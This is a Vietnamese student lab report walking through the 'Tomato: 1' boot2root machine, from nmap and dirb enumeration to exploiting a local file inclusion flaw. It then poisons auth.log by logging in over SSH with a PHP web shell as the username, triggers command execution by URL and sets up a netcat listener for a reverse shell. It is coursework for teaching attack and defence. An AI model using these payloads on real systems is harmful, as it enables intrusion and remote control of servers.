HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH

TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG

BÀI THỰC HÀNH SỐ 03

TOMATO 1 Vulhub Walkthrough

Sinh viên thực hiện: **Nguyễn Hoàng Nam**
Mã SV: **AT170236**

HÀ NỘI, 2023

Contents

TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM

1. Mô tả

Trong bài này ta sẽ giải một thử thách boot2root có tên là "Tomato: 1". Tomato là machine về leo quyền trên Linux được thiết kế bởi SunCSR team, nhiệm vụ của ta là lấy được quyền root trên máy này.

2. Chuẩn bị


- Một máy ảo Parrot có cài đặt Burpsuite
- Một máy Tomato

3. Mô hình cài đặt

4. Kịch bản thực hiện.


4.1. Network scanning

Sử dụng `sudo arp-scan -l` để xem các mạng đang hoạt động.



Dùng nmap để xem cổng nào đang mở trên địa chỉ 192.168.128.168 và dịch vụ nào chạy trên cổng đó

`nmap -sV -sS -p- 192.168.128.168`




4.2. Enumeration


Thông qua nmap chúng ta biết rằng cổng 21, 80, 2211, 8888 đang được mở với các dịch vụ FTP, HTTP, SSH và HTTP tương ứng.


Kiểm tra thư mục trên các cổng này, bắt đầu với port 80 , sử dụng dirb để liệt kê thư mục:

```
dirb http://192.168.128.168 -f
```




Tìm thấy thư mục có tên antibot_image, truy cập vào thư mục bằng đường link dirb trả về:






Thử kiểm tra file info.php:




Trang này cho ta biết thông tin hệ thống, phiên bản, v.v. của máy Tomato.

Thử view-source page:



`</?php include $_GET['image']; ?>` gợi ý cho chúng ta về lỗ hổng Local File Inclusion (LFI). Lỗi này sẽ cho phép chúng ta tải tệp lên thông qua URL.

Kiểm thử xem có lỗ hổng này hay không bằng cách thêm `?image=/etc/passwd` vào cuối đường link.




Từ đây ta có thể khẳng định website tồn tại lỗ hổng Local File Inclusion (LFI).

4.3 . Khai thác Local File Inclusion (LFI)

Tận dụng việc có thể load file, ta lần lượt tìm đọc nội dung các file quan trọng và phát hiện auth.log có thể đọc được thông qua lỗ hổng này:

Payload: http://192.168.128.168/antibot_image/antibots/info.php?image=/var/log/auth.log




"auth.log" là file lưu trữ nhật ký truy cập hệ thống. Khi chúng ta đăng nhập thông qua giao diện chính hay qua SSH thì các thông tin đều được lưu trữ tại đây kể cả thành công hay thất bại . Ví dụ như khi chúng ta đăng nhập vào Server thông qua SSH với nội dung ssh abcd@192.168.128.168 và nhập mật khẩu sai nhiều lần, thì nội dung auth.log sẽ ghi nhận :

```
user unknown Dec 6 08:59:17 ubuntu sshd[916]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.128.168 Dec 6 08:59:20 ubuntu sshd[916]: Failed password
for invalid user abcd from 192.168.128.168 port 54254 ssh2
```

Như vậy phương pháp của chúng ta đơn giản chỉ cần thay user abcd kia thành payload tùy ý, từ đó hoàn toàn có thể kiểm soát server.

Payload:


```
ssh '<?php system($_GET["cmd"]);?>'@192.168.128.168 -p 2211
#
http://192.168.128.168/antibot_image/antibots/info.php?image=/var/log/au
th.log&cmd=id
```



Bây giờ ta login bằng SSH, thay đổi người dùng bằng mã PHP cho phép ta thực thi cmd:

```
ssh '<?php system($_GET['cmd']);?>'@192.168.128.168 -p 2211
```


Kiểm tra xem cmd được thực thi chưa:



Khởi động netcat


```
┌──[root@parrot]─[/home/hnam]
└──╼ #nc -nlvp 1234
listening on [any] 1234 ...
```

Sử dụng Burpsuit để chèn reverse shell.

